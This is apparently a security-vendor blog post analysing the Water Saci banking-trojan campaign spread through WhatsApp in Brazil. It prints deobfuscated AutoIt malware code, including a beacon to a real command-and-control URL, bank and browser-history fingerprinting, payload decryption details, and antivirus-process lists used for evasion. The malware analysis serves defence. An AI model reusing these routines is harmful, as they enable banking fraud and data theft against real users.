Unraveling Water Saci's New Multi-Format, AI-Enhanced Attacks Propagated via WhatsApp

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Key takeaways

- The Water Saci campaign in Brazil has been observed using a highly layered attack chain that involves various file formats (including HTA files, ZIP archives, and PDFs), designed to bypass simple pattern-based detection and increase the complexity of analysis.
- The attackers switched tactics by transitioning from their PowerShell-based propagation routine to a Python variant, which suggests an accelerated development pipeline. This newly observed variant allows for broader browser compatibility, object-oriented code structure, enhanced error handling, and faster automation of malware delivery through WhatsApp Web.
- Evidence suggests that attackers may have used AI tools like LLMs to convert their malware propagation scripts from PowerShell to Python; this would explain their capabilities for batch messaging, improved error handling, and enhanced console output.
- Trend Vision One™ detects and blocks the IoCs discussed in this blog. Trend Micro customers can also access tailored hunting queries, threat insights, and intelligence reports to better understand and proactively defend against this campaign.

Brazil has seen a recent surge of threats delivered via WhatsApp. As observed in our previously published research on the SORVEPOTEL malwareopen on a new tab and the broader Water Saci campaignopen on a new tab, this popular platform has been used to launch sophisticated campaigns. Unsuspecting users receive convincing messages from trusted contacts, often crafted to exploit social engineering tactics and encourage interaction with malicious content. While the core objectives of these campaigns remain consistent, this wave showcases advanced techniques in infection, persistence, and evasion, underscoring how legitimate platforms are increasingly being exploited to reach Brazilian targets more effectively.

Their new multi-format attack chain and possible use of artificial intelligence (AI)open on a new tab to convert propagation scripts from PowerShell to Python exemplifies a layered approach that has enabled Water Saci to bypass conventional security controls, exploit user trust across multiple channels, and ramp up their infection rates. As adversaries' techniques evolve, organizations must be prepared for the heightened risk posed by campaigns that combine technical complexity with AI-enhanced agility.

Multi-format malware delivery through WhatsApp messages

The initial stage of this campaign demonstrates a diverse set of entry points employed by threat actors to reach victims through WhatsApp. Users reported receiving messages from trusted contacts containing various forms of malicious attachments.

Some users received compressed archive files, such as ZIP files containing harmful payloads (Figure 1). Others were targeted with messages encouraging them to download what appeared to be benign PDF documents, often accompanied by plausible lures like requests to update Adobe Reader for proper viewing (Figures 2 and 3).




Figure 1. A WhatsApp message luring user to open the ZIP file




Figure 2. A WhatsApp message luring user to open the PDF file




Figure 3. Blurred image luring the users to click/update Adobe

A notable subset of victims was targeted with a direct delivery of a malicious .hta file. Unlike ZIP or PDF formats, the .hta file executes its embedded script immediately upon opening, streamlining the infection process for the attacker. One detail observed in multiple cases was the download of files with names following the pattern *A-{random characters}.hta* directly from *web.whatsapp[.]com* as shown in the Trend Vision One™ telemetry logs in Figure 4.




Figure 4. Malicious HTA file




Figure 5. Attack chain

Initial vector - HTA file

The infection chain begins when the user executes a malicious HTA file, which contains an embedded Visual Basic (VB) script that utilizes two layers of obfuscation to evade detection and hinder analysis. Once this script is deobfuscated, it reveals commands to create a batch file at *C:\temp\instalar.bat* and if executed, it initiates connecting to the attacker's command-and-control (C&C) server to download an MSI installer and an automation (Python) script along with its supporting components.

Banking trojan - First stage

Following execution of the batch file, the infection chain continues with the download and installation of the MSI package. This installer serves as the primary vehicle for delivering the banking trojan and initiating its malicious activities on the compromised system (Figure 6).





Figure 6. MSI Installation leading to the banking trojan payload

Upon inspection, the MSI package is found to contain several key components, described in more detail in Table 1:

File name	Description
DaXGkoD7.exe	AutoIt interpreter
Ons7rxGC.log	Compiled AutoIt script
run.vbs	Initial launcher for AutoIt
starter.bat	Batch file to launch AutoIt in a specified folder
ucJDpQ.tda	Encrypted PE payload
fKmkzW.dmp	Alternative encrypted PE payload (*If ucJDpQ.tda is missing, fKmkzW.dmp serves as the payload)*

Table 1. Files in the MSI package

The installer leverages a custom action to execute the included VB script (*run.vbs*), as shown in Figure 7. The script launches the AutoIt interpreter (*DaXGkoD7.exe*) to run the compiled AutoIt script (*Ons7rxGC.log*), shown in Figure 8. This process ultimately leads to the unpacking and activation of the final banking trojan payload hidden within the package.



Tables	Action	T...	Source	Target	ExtendedT...
AdminExecuteSequence	RunVBSAfterInstall	1250	INSTALLFOLDER	wscript.exe "[INSTALLFOLDER]run.vbs"	
AdminUISequence					
AdvtExecuteSequence					
Component					
CreateFolder					
CustomAction					
Directory					
Feature					

Figure 7. The MSI installer initially executes the VB script using CustomAction





Figure 8. The VB script initiates the AutoIt interpreter (DaXGkoD7.exe), which then runs the compiled AutoIt payload (ONs7rxGC.log)

The AutoIt script checks if it's being executed for the first time then notifies a remote server (Figure 9). If the marker file *executed.dat* does not exist, the function sends a notification to a specified URL and creates the marker file with a timestamp. This mechanism ensures that the notification is triggered only once during the first execution.



```
Global Const $url_notificacao = "https://manoelimoveiscaioba.com/tadeu/receptor.php"
Global Const $arquivo_marcador = @ScriptDir & "\executed.dat"
Func VERIFICARPRIMEIRAEXECUCAO()
    If Not FileExists($arquivo_marcador) Then
        ENVIARNOTIFICACAOPRIMEIRAEXECUCAO()
        FileWrite($arquivo_marcador, @YEAR & "-" & @MON & "-" & @MDAY & " " & @HOUR & ":" & @MIN & ":" & @SEC)
    EndIf
EndFunc   ;==>VERIFICARPRIMEIRAEXECUCAO
```

Figure 9. AutoIt script initializing first-execution logic with remote notification

On other AutoIt scripts we found from infection cases, the scripts start by checking the system language. As shown in Figure 10, it verifies if Windows is set to Portuguese (Brazil) by comparing its language code (0416). If not, it shows an error message with the detected language and exits the program. A helper function translates language codes into readable names like Portuguese (Portugal), English (US), or Spanish (Spain).

```
Func VERIFICARIDIOMAPORTUGUESBRASIL ( )
 Local $VA39D43FB04 = @OSLang
 Local $VF72D3D32341A = "0416"
 If $VA39D43FB04 <> $VF72D3D32341A Then
  MsgBox ( $MB_ICONERROR + $MB_TOPMOST , "Erro de Idioma" , "Este programa requer que o Windows esteja em Português
      Brasil." & @CRLF & @CRLF & "Idioma detectado: " & OBTERNOMEIDIOMA ( $VA39D43FB04 ) & @CRLF & "Código: " &
      $VA39D43FB04 & @CRLF & @CRLF & "O programa será encerrado." , 10 )
  Exit
 EndIf
 Return True
EndFunc
Func OBTERNOMEIDIOMA ( $V1D611A441E74 )
 Switch $V1D611A441E74
 Case "0416"
  Return "Português (Brasil)"
 Case "0816"
  Return "Português (Portugal)"
 Case "0409"
  Return "Inglês (Estados Unidos)"
 Case "0809"
  Return "Inglês (Reino Unido)"
 Case "040A"
  Return "Espanhol (Espanha)"
 Case "080A"
  Return "Espanhol (México)"
Case Else
  Return "Desconhecido"
 EndSwitch
EndFunc
```

Figure 10. Language verification routine ensuring Windows is set to Portuguese (Brazil)

The script then scans the user's system for banking-related activity (Figure 11), compiles the findings into a list, and sends the data to a C&C server. The first function, *DETECTARBANCO*, checks for the presence of specific directories associated with Brazilian banking applications (Table 2). If these folders exist, the script records the corresponding bank names, effectively fingerprinting which financial institutions the user interacts with. In Brazil, accessing most major banks requires security modules developed by independent companies as an attempt to protect end users from client-side fraud. Attackers know this and use it as a reliable method to guess the victim's primary bank.

```
Func DETECTARBANCO()
    Local $va647c75d4cc = "Nenhum"
    Local $vda0c3b3bb10 = ""
    If FileExists("C:\Program Files (x86)\scpbrad") Then
        $vda0c3b3bb10 &= "Bradesco, "
    EndIf
    If FileExists("C:\Program Files\Warsaw") Then
        $vda0c3b3bb10 &= "BB/CEF (Warsaw), "
    EndIf
    If FileExists("C:\Program Files\Topaz OFD") Then
        $vda0c3b3bb10 &= "BB/CEF (Topaz), "
    EndIf
    If FileExists("C:\Sicoobnet") Then
        $vda0c3b3bb10 &= "Sicoob, "
    EndIf
    Local $v8dc9ec98 = @UserName
    If FileExists("C:\Users\" & $v8dc9ec98 & "\AppData\Local\Aplicativo Itau") Then
        $vda0c3b3bb10 &= "Ita?, "
    EndIf
```

Figure 11. Checking for installed Brazilian banking applications

File path	Associated banking applications
C:\Program Files (x86)\scpbrad	Bradesco banking software

C:\Program Files\Warsaw	Warsaw security module deployed by Banco do Brasil (BB) and Caixa Econômica Federal (CEF)
C:\Program Files\Topaz OFD	Topaz OFD anti-fraud module deployed by Banco do Brasil (BB) and Caixa Econômica Federal (CEF)
C:\Sicoobnet	Sicoob banking software
AppData\Local\Aplicativo Itau	Itaú banking application

Table 2. File paths associated with Brazilian banking applications

The second function, *VERIFICARHISTORICOCHROME()*, focuses on analyzing the user's Chrome browser history to identify visits to banking websites (Figure 12). It locates the Chrome history database within the user's profile directory, creates a temporary copy, and reads its contents. The function then searches for specific banking-related URLs (Table 3). If any of these URLs are found, the corresponding bank names are recorded. This technique allows the script to detect banking activity even if no banking software is installed on the system.

```
Func VERIFICARHISTORICOCHROME()
    Local $v79ba293b49c = ""
    Local $v8dc9ec98 = @UserName
    Local $vf848a9b658 = "C:\Users\" & $v8dc9ec98 & "\AppData\Local\Google\Chrome\User Data\Default\History"
    If Not FileExists($vf848a9b658) Then
        Return ""
    EndIf
    Local $temphistory = @TempDir & "\chrome_history_temp.db"
    FileCopy($vf848a9b658, $temphistory, 0x1)
    Local $hfile = FileOpen($temphistory, 0x0)
    If $hfile = +0xffffffff Then
        Return ""
    EndIf
    Local $ve108c636d = FileRead($hfile)
    FileClose($hfile)
    FileDelete($temphistory)
    If StringInStr($ve108c636d, "www.santander.com.br") Then
        $v79ba293b49c &= "Santander, "
    EndIf
    If StringInStr($ve108c636d, "autoatendimento.bb.com.br") Then
        If Not StringInStr($v79ba293b49c, "BB") Then
            $v79ba293b49c &= "BB, "
        EndIf
    EndIf
    If StringInStr($ve108c636d, "internetbanking.caixa.gov.br") Then
        $v79ba293b49c &= "CEF, "
    EndIf
    If StringInStr($ve108c636d, "www.sicredi.com.br") Then
        $v79ba293b49c &= "Sicredi, "
    EndIf
    If StringInStr($ve108c636d, "banco.bradesco") Then
        If Not StringInStr($v79ba293b49c, "Bradesco") Then
            $v79ba293b49c &= "Bradesco, "
        EndIf
    EndIf
    Return $v79ba293b49c
EndFunc   ;==>VERIFICARHISTORICOCHROME
```

Figure 12. Checking Chrome browser history for visited banking websites

Targeted URLs	**Associated bank**
www[.]santander[.]com[.]br	Santander
autoatendimento[.]bb[.]com[.]br	Banco do Brasil

internetbanking[.]caixa[.]gov[.]br	Caixa Econômica Federal
www[.]sicredi[.]com[.]br	Sicredi
banco[.]bradesco	Bradesco

Table 3. Specific banking-related URLs the second function searches for

After identifying installed banking applications and analyzing browser history, the script moves on to another critical reconnaissance step: checking for antivirus and security software. It inspects running processes for executables linked to the following security software:

- 360sd.exe
- 360tray.exe
- ashDisp.exe
- aswidsagent.exe
- avast.exe
- AvastSvc.exe
- AvastUI.exe
- avgnt.exe
- avgui.exe
- avguix.exe
- avp.exe
- avpui.exe
- bdagent.exe
- ccapp.exe
- ccSvcHst.exe
- cfp.exe
- cmdagent.exe
- egui.exe
- eguiProxy.exe
- ekrn.exe
- fshoster32.exe
- kavtray.exe
- klwtblfs.exe
- mbam.exe
- MBAMService.exe
- mbamtray.exe
- mcshield.exe
- Mcshield.exe
- mcuicnt.exe
- MSASCui.exe
- MSASCuiL.exe
- MsMpEng.exe

- NisSrv.exe
- ns.exe
- PSUAMain.exe
- PSANHost.exe
- SAVADMINSERVICE.EXE
- SAVService.exe
- seccenter.exe
- SecurityHealthSystray.exe
- SophosUI.exe
- vkise.exe
- vsserv.exe
- WRSA.exe
- zatray.exe
- ZAPrivacyService.exe

The script also iterates through the Windows Uninstall registry keys, searching for the following keywords related to antivirus and security software:

- 360
- anti-virus
- antivirus
- avast
- avg
- bitdefender
- comodo
- defender
- eset
- f-secure
- kaspersky
- malwarebytes
- mcafee
- norton
- panda
- security
- sophos
- trend micro
- webroot
- zonealarm

In addition to collecting details about installed banking applications, security software, and visiting banking websites, the script also gathers the following information, which is then sent to a remote C&C server:

- Computer name
- OS version, architecture and build number

- Username
- Local IP address
- External IP address
- Current date and time
- Windows version
- CPU model
- Total physical memory

The script monitors an array of keywords for Brazilian banks, payment platforms, and cryptocurrency exchanges/wallets. It enumerates all open windows and then searches for keyword matches.

Targeted entities include:

- **Brazilian banks:**
  - Banco do Brasil
  - BMG
  - Bradesco
  - BS2
  - BTG Pactual
  - CEF
  - Itaú
  - Santander
  - Sicoob
  - Sicredi
- **Payment platform:**
  - Mercado Pago
- **International exchanges:**
  - Binance
  - Bitfinex
  - Bitstamp
  - Bybit
  - Coinbase
  - Crypto.com
  - Gate.io
  - Huobi
  - Kraken
  - KuCoin
  - OKX
- **Brazilian exchanges:**
  - Bitcoin Trade
  - BitPreco
  - Braziliex
  - FlowBTC

    - Foxbit
    - Mercado Bitcoin
    - NovaDAX
- **Cryptocurrency wallets:**
    - Atomic Wallet
    - Blockchain.com
    - Coinomi
    - Electrum
    - Exodus
    - Jaxx
    - Ledger Live
    - MetaMask
    - MyCrypto
    - MyEtherWallet
    - Phantom
    - Solflare
    - TokenPocket
    - Trezor
    - Trust Wallet

The payload decryption is triggered by detecting banking or cryptocurrency-related windows on the victim's computer (Figure 13). If any of these windows contain keywords related to targeted entities, it proceeds on locating the .tda file (*ucJDpQ.tda*) dropped earlier as part of the MSI installer. If no .tda files were found, it looks for the .dmp file (*fKmkzW.dmp*) instead.

```
Func carregararquivope()
    Local $vbe122ce1 = ""
    Local $va5402da7a97e = _filelisttoarray(@ScriptDir, "*.tda", 1) ; Search for encrypted payload file with .tda extension
    If NOT @error AND IsArray($va5402da7a97e) AND $va5402da7a97e[0] > 0 Then
        $vbe122ce1 = @ScriptDir & "\" & $va5402da7a97e[1] ; Found .tda file - use first match
    Else
        $va5402da7a97e = _filelisttoarray(@ScriptDir, "*.dmp", 1) ; Fallback: search for .dmp extension if .tda not found
        If NOT @error AND IsArray($va5402da7a97e) AND $va5402da7a97e[0] > 0 Then
            $vbe122ce1 = @ScriptDir & "\" & $va5402da7a97e[1] ; Found .dmp file - use first match
        EndIf
    EndIf
    If $vbe122ce1 = "" OR NOT FileExists($vbe122ce1) Then Return False
    Local $harquivo = FileOpen($vbe122ce1, 16) ; Open payload file in binary mode
    If $harquivo = -1 Then Return False
    Local $v057cf73c8 = FileRead($harquivo) ; Read encrypted/compressed payload as binary data
    FileClose($harquivo)
    If @error Then Return False ; Exit if read failed
    Local $v9fc7f4acb = descriptografardados($v057cf73c8) ; STAGE 1: Decrypt using custom RC4-like cipher
    If @error OR BinaryLen($v9fc7f4acb) = 0 Then Return False
    Local $v16a83f933a = descomprimirdados($v9fc7f4acb) ; STAGE 2: Decompress using Windows LZNT1
    If @error OR BinaryLen($v16a83f933a) = 0 Then Return False
```

Figure 13. Locating, decrypting, and decompressing the payload

Once located, the encrypted payload (either the .tda or .dmp file) is read as binary data and passed through a two-stage decryption and decompression process before it is loaded into the memory:

1. The payload is decrypted using a custom RC4-like stream cipher with hardcoded parameters (seed=1000, multiplier=3333, increment=3434), which unlocks the compressed executable hidden inside.
2. The decrypted data is then decompressed using Windows' native LZNT1 algorithm through the RtlDecompressFragment API, expanding it back into a full PE executable.

If a .tda file is present, the AutoIt script decrypts and loads it as an intermediate PE loader (Stage 2) into memory. However, if only a .dmp file is found (no .tda present), the AutoIt script bypasses the intermediate loader entirely and loads the banking trojan directly into the AutoIt process memory, skipping the process hollowing step and running as a simpler two-stage infection.


Banking trojan - Second stage

This loader then searches for additional .dmp or .tda files containing the final banking trojan, decrypts and decompresses the payload using the same routine (Figure 14).

```
get_current_directory(ExceptionList);
if ( !compare_strings(0, dword_4DA704) )
  set_current_directory();
string_concatenate(v18, L"Procurando .dmp/.tda em: ");
log_message(v13, a3);
string_concatenate(L"*.dmp", v18);            // Search for *.dmp files first (Stage 3 banking trojan payload)
if ( find_files_by_pattern(v15, 511) )
{                                             // Fallback: Search for *.tda files if no .dmp found
  if ( *v14 || (string_concatenate(L"*.tda", v18), find_files_by_pattern(v15, 511)) )
  {
    if ( *v14 )
    {
      string_concatenate(*v14, L"Arquivo encontrado: ");
      log_message(v9, a3);
    }
    else
    {
      string_concatenate(v18, L"Nenhum arquivo .dmp/.tda encontrado em: ");
      log_message(v10, a3);                   // Log: No .dmp/.tda file found in directory
    }
    __writefsdword(0, v7);
    cleanup_references(&loc_4DA6F1);
    exception_handler_cleanup();
    return release_reference(v9);
  }
  else
  {
    ExceptionList = &savedregs;               // Branch: .tda files also not found, handle enumeration cleanup
    v5 = &loc_4DA65C;
    v4 = NtCurrentTeb()->NtTib.ExceptionList;
    __writefsdword(0, &v4);
    while ( (v16 & 0x10) != 0 )
    {
      if ( find_next_file() )
        goto LABEL_15;
    }
    string_concatenate(v17, v18);
LABEL_15:
    __writefsdword(0, v4);                    // Exit: No payload files found (.dmp or .tda)
    return find_close(&loc_4DA663);
  }
}
```

